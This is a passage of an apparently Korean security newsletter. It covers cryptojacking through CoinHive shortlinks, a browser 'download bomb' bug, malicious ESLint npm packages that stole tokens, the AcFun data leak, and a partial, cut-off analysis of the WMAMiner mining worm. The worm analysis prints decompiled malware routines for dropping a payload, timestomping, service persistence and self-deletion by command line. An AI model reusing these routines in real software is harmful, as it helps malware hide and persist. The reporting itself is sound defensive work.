해당 악성 앱은 사용자를 속이기 위해서 앱이 삭제되었다는 문구를 띄우고 오디오 제어, 카메라 제어, SMS 메시지 등 사용자의 사생활과 관련된 정보를 탈취한다.

따라서, 악성 앱에 감염되지 않기 위해서는 예방이 중요하다. 출처가 불명확한 URL 과 파일은 실행하지 않아야 한다. 또한, 주변 기기의 비밀번호를 자주 변경하고 OS 와 애플리케이션을 항상 최신 업데이트 버전으로 유지해야 한다.

현재 알약 M 에서는 해당 악성 앱을 'Trojan.Android.HiddenApp'탐지 명으로 진단하고 있다.

04
해외 보안 동향

영미권

중국

일본

1. 영미권


CoinHive URL 단축기, 해킹 된 사이트를 통해 가상화폐를 채굴하도록 악용 돼

CoinHive URL Shortener Abused to Secretly Mine Cryptocurrency Using Hacked Sites

보안 연구원들이 새로운 악성 캠페인에 대해 경고했다. 이는 수 천개의 해킹 된 사이트에 악명 높은 CoinHive JavaScript 를 직접 설치하지 않고도 가상 화폐를 채굴하기 위한 다른 방법을 사용한다. Coinhive 는 웹사이트 관리자가 웹사이트 방문자의 CPU 전력을 이용해 모네로 가상화폐를 채굴하도록 하는 JavaScript 코드를 제공하는 인기있는 브라우저 기반 서비스다.

그러나, 2017 년 중반부터 범죄자들은 수 많은 해킹 된 사이트에 자신의 CoinHive JavaScript 코드를 추가해 방문자들이 자신도 모르는 사이 모네로 코인을 채굴하도록 악용했다. 많은 웹 보안 회사들과 안티바이러스 회사들도 승인 되지 않은 CoinHive 의 JavaScript 주입을 탐지하도록 업데이트 하고 있는 추세이기 때문에, 해커들은 이제 다른 서비스를 악용하기 시작했다.

CoinHive 단축 URL 을 해킹 사이트에 주입하는 해커들




삽입이 가능한 JavaScript 채굴기와는 별개로, CoinHive 는 사용자들이 단축 링크를 생성할 수 있는 "URL 단축기" 서비스를 운영한다. 이 단축기는 단축 된 링크에서 실제 URL 로 이동 하기 위해 발생하는 약간의 딜레이 기간에 모네로를 채굴한다.

보안연구원들에 따르면, 많은 합법적인 웹사이트들이 자신들도 모르는 사이 숨겨진 HTML iFrame 내부에서 CoinHive 로 생성 된 단축 URL 을 로드하도록 해킹 되어, 방문자들의 브라우저가 공격자들을 위한 가상화폐를 채굴하는 것으로 드러났다.

"지난 몇 주 동안, 우리의 크롤러는 드라이브-바이 마이닝을 실행하기 위한 CoinHive 의 단축 링크를 사용하는 동일한 난독화 된 코드가 주입 된 다양한 CMS 를 사용하는 수 백개의 사이트들을 발견했다."

연구원들은 해커들이 해킹 된 웹사이트에 방문자의 웹 브라우저에 로드되는 즉시 웹페이지에 보이지 않는 iFrame (1x1 픽셀)을 동적으로 주입하는 난독화 된 JavaScript 코드를 추가한다고 밝혔다.

URL 단축기는 보이지 않는 iFrame 을 통해 로드 되기 때문에, 웹페이지에서 이를 발견하는 것은 매우 힘들다. 이후 감염 된 웹페이지는 CoinHive 의 단축 URL 이 실제 URL 로 이동하기 전 까지 자동으로 채굴하게 된다.



이미지 링크: https://1.bp.blogspot.com/-vrf7DBbl—o/WzyAc2ZJp2I/AAAAAAAAAxXo/u6r0yjA8rGgP5cEi6E8eXqgM2nQXWqbuwCLcBGAs/s728-e100/crypto-miner.gif

그러나, 단축 된 링크의 리디렉션 시간은 CoinHive 의 설정(해시값을 사용하는)을 통해 조정이 가능하므로, 공격자들은 방문자들의 웹브라우저가 가상화폐를 장기간동안 채굴할 수 있도록 설정을 변경한다.

"CoinHive 의 디폴트 설정은 1024 해시로 설정 되어 있지만, 이는 도착지 URL 을 로딩하기 전 3,712,000 해시를 요구한다."

게다가, 요구한 해시의 양이 채워지면 단축 URL 에 연결 된 링크는 사용자를 동일한 페이지로 다시 이동시켜 채굴 과정을 또 다시 시작하도록 한다. 따라서 사용자들은 웹페이지가 새로고침 된 것으로 착각할 수 있다.

범죄자들, 당신의 PC 를 가상화폐 채굴기로 변환 시도

숨겨진 iFrame 이외에도, 연구원들은 합법적인 소프트웨어로 위장한 가상화폐 마이닝 악성코드를 다운로드 하도록 방문자를 속이는 하이퍼링크가 해킹 된 사이트에 주입 된 것들을 발견했다.

"해킹 당한 서버는 리눅스 채굴기를 다운로드 및 실행해 공격자를 위한 수익을 창출하지만, 사이트의 소유주에게는 비용이 발생한다."

브라우저에 주입 된 불법 채굴기로부터 피해를 입지 않으려면, 가장 좋은 방법은 minerBlock 이나 NoCoin 과 같은 가상화폐 마이닝 서비스를 차단하도록 설계 된 브라우저 확장 프로그램을 사용하는 것이다.

[출처] https://thehackernews.com/2018/07/coinhive-shortlink-crypto-mining.html

'다운로드 폭탄' 트릭 돌아와 – 크롬, 파이어폭스, 오페라, 비발디, 브레이브에 영향 미쳐

Download Bomb Trick Returns in Chrome—Also Affects Firefox, Opera, Vivaldi and Brave

구글 크롬 67 의 출시로 인해, 2018 년 3 월 크롬 67 버전에서 수정 된 "다운로드 폭탄(download bomb)" 버그가 다시 가능하게 된 것으로 나타났다. 이 버그는 기술 지원 사기꾼들이 지난 겨울 악용했었다.


게다가, 테스트 결과 이 문제는 파이어 폭스, 비발디, 오페라, 브레이브 브라우저에서도 영향을 미치는 것으로 나타났다.

"다운로드 폭탄" 트릭 컴백해

"다운로드 폭탄" 트릭은 수 백 또는 수 천건의 다운로드를 시작해 특정 페이지에서 브라우저를 고정 시키는 기술이다.

수 년에 걸쳐, 다운로드 폭탄의 많은 변형들이 등장했었다. 기술 지원 사기꾼들은 이 기술을 이용해 사용자들을 악성 사이트에 묶어두고, 기술 지원 번호로 전화를 하도록 속였다.

이 기술은 크롬 브라우저에서 열린 기술 지원 사이트를 고정 시키기 위해 JavaScript Blob 메쏘드와 window.navigator.msSaveOrOpenBlob 함수를 이용해 수 천개의 다운로드를 시작한다.




이미지 링크: https://www.bleepstatic.com/images/news/u/986406/TechSupportScams/ChromeBug/Chrome_TSS.gif

구글의 개발자들은 이 문제를 인지했으며, 크롬 65.0.3325.70 부터 이 문제를 해결했다. 하지만 6 월 12 일 공개 된

크롬 67.0.3396.87 버전에서 문제가 다시 발생했다.

다운로드 폭탄 기술, 다른 브라우저에도 영향 미쳐

하지만 이 문제는 처음 생각된 것 보다 훨씬 거대했다. 한 보안 전문가에 따르면, 이 문제는 파이어폭스에도 영향을 주는 것으로 나타났다.



또한 PoC 테스트 결과, Brave 와 Vivaldi 브라우저도 멈출 수 있었다. 오페라 브라우저는 짧은 시간 동안 멈추었지만, 윈도우 작업 관리자를 이용해 브라우저를 닫아 PoC 탭에서 벗어날 수 있었다. 하지만 연속적인 다운로드는 백그라운드에서 계속 발생해, 다른 인터페이스들을 중단시켰다.

마이크로소프트의 엣지와 인터넷 익스플로러는 이 문제에 영향을 받지 않는다. 이러한 트릭을 사용하는 기술 지원 사이트를 방문하게 될 경우, 브라우저가 마지막으로 방문 된 사이트를 열도록 구성되어 있다면, 브라우저 폭탄 공격이 시작 되기 전 기술 지원 사이트의 탭을 닫을 수 있다. 이는 기술 지원 사기 웹사이트가 전체 사이트를 로드한 후 다운로드 공격 코드를 로드하기 때문에, 사용자가 탭을 닫을 수 있는 몇 초의 시간을 벌 수 있기 때문이다.

[출처] https://www.bleepingcomputer.com/news/security/download-bomb-trick-returns-in-chrome-also-affects-firefox-opera-vivaldi-and-brave/

범죄자들, 소프트웨어 레지스트리 로그인 토큰을 훔치는 악성 ESLint 패키지 배포 해

Crooks deployed malicious ESLint packages that steal software registry login tokens

해커들, ESLint 관리자의 npm 계정을 해킹해 npm 레지스트리에 악성 버전 퍼블리싱 했다. Npm 은 JavaScript 용 패키지 관리자이며, 세계 최대 규모의 소프트웨어 레지스트리다.

ESLint 는 JavaScript 의 패턴을 식별 및 보고하는 오픈소스 "플러그 및 구성 가능한 Linter 툴"이다.
Npm 에 호스팅 되는 문제의 패키지들은 아래와 같다:

- eslint-scope 버전 3.7.2 o, ESLint 구버전에서 사용 된 범위 분석 라이브러리 및 babel-eslint의 최신버전, webpack
- ESLint 팀이 내부적으로 사용하는 구성인 eslint-config-eslint 버전 5.0.2

감염 된 패키지가 설치 되면, 이는 pastebin.com 에서 사용자의 .mpmrc 파일의 내용을 훔치고 이를 공격자에게 보내도록 설계 된 코드를 다운로드 및 실행한다. 이 파일은 보통 npm 에 퍼블리싱을 위한 접근 토큰을 포함하고 있다.
"공격자는 build.js 를 실행하기 위한 postinstall 스크립트를 추가해 eslint-escope@3.7.2 및 eslint-config-eslint@5.0.2 내의 package.json 을 변조했습니다. 이 스크립트는 pastebin 에서 또 다른 스크립트를 다운로드 하고 내용을 평가합니다."

"이 스크립트는 사용자의 .npmrc 에서 _authToken 을 추출하고 Referer 헤더 내부의 histats 및 statcounter 로 보낸다."

관리자들은 이 패키지를 발견 즉시 제거했으며, pastebin.com 의 내용도 제거되었다.

악성 패키지가 훔친 npm 로그인 토큰은 사용자의 npm 패스워드는 포함하지 않지만, npm 은 영향을 받은 토큰을 폐지하기로 결정했다. 사용자들은 npm 에서 제안한 대로 기존 토큰을 제거할 수 있다.

Npm 은 "우리는 2018 년 7 월 12 일 12:30 (UTC) 이전에 발행 된 모든 npm 토큰들을 무효화시켜 도난 당한 토큰들이 악의적으로 사용될 가능성을 없앴다." 고 밝혔다. ESLint 는 eslint-scope 버전 3.7.3 및 eslint-config-eslint 버전 5.0.3 을 공개했다. 악성 패키지를 설치한 사용자들은 npm 을 업데이트 해야 한다.

[출처] https://securityaffairs.co/wordpress/74497/hacking/malicious-eslint-packages.html

2. 중국

중국 비디오스트리밍 업체 AcFun, 천만명의 사용자 정보 유출, 이미 GitHub 에 정보 공개

AcFun 泄露数千万条用户信息，GitHub 已公布数据和密码

6 월 13 일 새벽, AcFun 은 공지를 통해 해커의 공격을 받아 천만명의 사용자 정보가 유출되었다고 밝혔다.

2017 년 7 월 7 일 직후 로그인 한적없던 사용자들은 최대한 빨리 비밀번호를 바꾸라고 공지하였다. 또한 만약 지금 AcFun 에서 사용하는 계정과 동일한 계정을 사용하는 곳이 있다면 그 계정도 함께 바꾸라고 권고하였다.

이번에 유출된 정보들은 사용자 ID, 닉네임, 비밀번호다. 6 월 13 일 오후, 공격자는 GitHub 에 휴대폰 번호가 포함된 300 명의 정보를 업로드했다. 하지만 현재는 이미 삭제된 상태다.

[출처] http://www.acfun.cn/a/ac4405547

WMAMiner 채굴 웜 분석

WMAMiner 挖矿蠕虫分析

개요

최근 lanysec 은 여러 모니터링 지점에서 "lanysec 차세대 위협탐지 시스템" 을 통해 알려지지 않은 동일한 위협을 감지했다. 이 악성코드의 백신 탐지율은 매우 낮았으며, 분석을 해본 결과 봇넷의 좀비 PC 업데이트 프로세스였고, 백신의 탐지를 피하기 위해 특이하게 메인 컨트롤 프로세스를 암호화 한 후 자원중에 드랍하였다.

이 샘플은 MS17-010 취약점을 이용하여 유포되었으며, 명령을 하달 받고 모듈을 업데이트하기 위해 C & C 와 연결하는 타이밍이 있었다. 이 악성코드의 주요 목적은 모네로 채굴이며, 채굴 악성코드의 전형적인 악성행위를 하고있었다. 우리는 이 웜으로 구성된 봇넷을 WMAMiner botnet 이라 명명하였다.

〈Lanysec 차세대 위협감지시스템 탐지 캡쳐화면〉

〈바이러스토탈 결과 캡쳐화면〉

1. 드랍되는 메인 컨트롤 악성코드 샘플

분석 결과 봇넷에는 x86 과 x64 악성코드 모듈이 있었으며, 우리는 x86 샘플을 갖고 분석을 진행하였다. 샘플은 시스템 목록과 아래의 문자열을 연결한 곳에서 내려받았으며, 다음과 같다.

```
C:\WINDOWS\system32\EnrollCertXaml.dll
C:\WINDOWS\system32\wmassrv.dll
C:\WINDOWS\system32\WMASTrace.ini
```


```
29  memset(&Buffer, 0, 0x104u);
30  GetSystemDirectoryA(&Buffer, 0x104u);
31  memset(&v27, 0, 0x104u);
32  memset(&FileName, 0, 0x104u);
33  memset(&v29, 0, 0x104u);
34  sub_406620((int)&v27, "%s\\EnrollCertXaml.dll", &Buffer);
35  sub_406620((int)&FileName, "%s\\wmassrv.dll", &Buffer);
36  sub_406620((int)&v29, "%s\\WMASTrace.ini", &Buffer);
37  *(_OWORD *)v9 = xmmword_41F6D0;
```

우선 위에 3 가지 파일들을 삭제한다.

그 후 자원을 확보하고 C:\WINDOWS\system32\EnrollCertXaml.dll 에 새로 생성하고 쓰기를 한다.

```
7   DWORD v5; // edi
8   HGLOBAL v6; // eax
9   const void *v7; // eax
10
11  v1 = lpFileName;
12  v2 = FindResourceA(0, (LPCSTR)0x65, "BIN");
13  v3 = v2;
14  if ( !v2 )
15    return 0;
16  v5 = SizeofResource(0, v2);
17  v6 = LoadResource(0, v3);
18  v7 = LockResource(v6);
19  if ( v7 && v5 )
20    result = sub_4061A0(v1, v7, v5) != 0;
21  else
22    result = 0;
23  return result;
24}
```


이 파일은 실행가능한 파일이 아니다.



먼저 파일의 내용을 읽어온 후 복호화 한 내용을 C:\WINDOWS\system32\wmassrv.dll 에 쓴다.

```
lpBuffer = 0;
nNumberOfBytesToWrite = 0;
if ( raed_Decrypt((HLOCAL *)&lpBuffer, &nNumberOfBytesToWrite)
  && (signed int)nNumberOfBytesToWrite > 0
  && lpBuffer
  && write_wmassrv_dll(&FileName, lpBuffer, nNumberOfBytesToWrite) )
{
```


복호화한 후에는 하나의 실행가능한 파일이다.



그 후 C:\WINDOWS\system32\svchost.exe 의 파일시간정보를 가져온 후 wmassrv.dll、EnrollCertXaml.dll 파일 시간을 설정한다.

```
25    *((_DWORD *)v3 + 2) = 1702389038;
26    v3[12] = 0;
27    v5 = CreateFileA(&Buffer, 0x80000000, 1u, 0, 3u, 0x80u, 0);
28    if ( v5 == (HANDLE)-1 )
29    {
30      result = (HANDLE)CloseHandle(v2);
31    }
32    else
33    {
34      GetFileTime(v5, &CreationTime, &LastAccessTime, &LastWriteTime);
35      SetFileTime(v2, &CreationTime, &LastAccessTime, &LastWriteTime);
36      CloseHandle(v2);
37      result = (HANDLE)CloseHandle(v5);
38    }
39  }
```

이렇게 파일의 시간을 수정하면 시스템의 다른 파일들의 수정 시간과 대략적으로 동일하게 되며, 이는 PC 를 검사하는 과정에서 사용자를 속일 수 있는 효과를 얻게 된다.



그 후 wmassrv.dll 서비스 프로그램을 설정하고 지속성을 설정한다.


```
lpFileName = a1;
sub_407120(lpServiceName, a2, a3, a4);
v5 = OpenSCManagerA(0, 0, 2u);
v6 = v5;
if ( v5 )
{
  v7 = OpenServiceA(v5, lpServiceName, 0x10010u);
  v8 = v7;
  if ( v7 )
  {
    StartServiceA(v7, 0, 0);
    CloseServiceHandle(v8);
  }
  CloseServiceHandle(v6);
}
Sleep(0x1388u);
v9 = CreateFileA(lpFileName, 0x80000000, 1u, 0, 3u, 0, 0);
if ( v9 == (HANDLE)-1 )
  return 0;
CloseHandle(v9);
return 1;
}
```

그 후 자신을 삭제한다.

```
memset(&Filename, 0, 0x208u);
GetModuleFileNameW(0, &Filename, 0x104u);
wsprintfW(&CommandLine, L"cmd.exe /c ping 127.0.0.1 -n 5 & cmd.exe /c del /a /f \"%s\"", &Filename);
memset(&StartupInfo, 0, 0x44u);
StartupInfo.cb = 68;
StartupInfo.dwFlags = 1;
StartupInfo.wShowWindow = 5;
ProcessInformation = 0i64;
result = CreateProcessW(0, &CommandLine, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
if ( result )
  result = WaitForSingleObject(ProcessInformation.hProcess, 0);
```


2) 메인모듈

메인모듈 순서도



서버의 메인컨트롤 모듈로서, 먼저 C:\WINDOWS\system32\WMASTrace.ini 를 생성항 후 +기호를 입력한다.

```
41  }
42  memset(&FileName, 0, 0x104u);
43  sub_10006280((int)&FileName, (int)"%s\\WMASTrace.ini", (int)&Buffer);
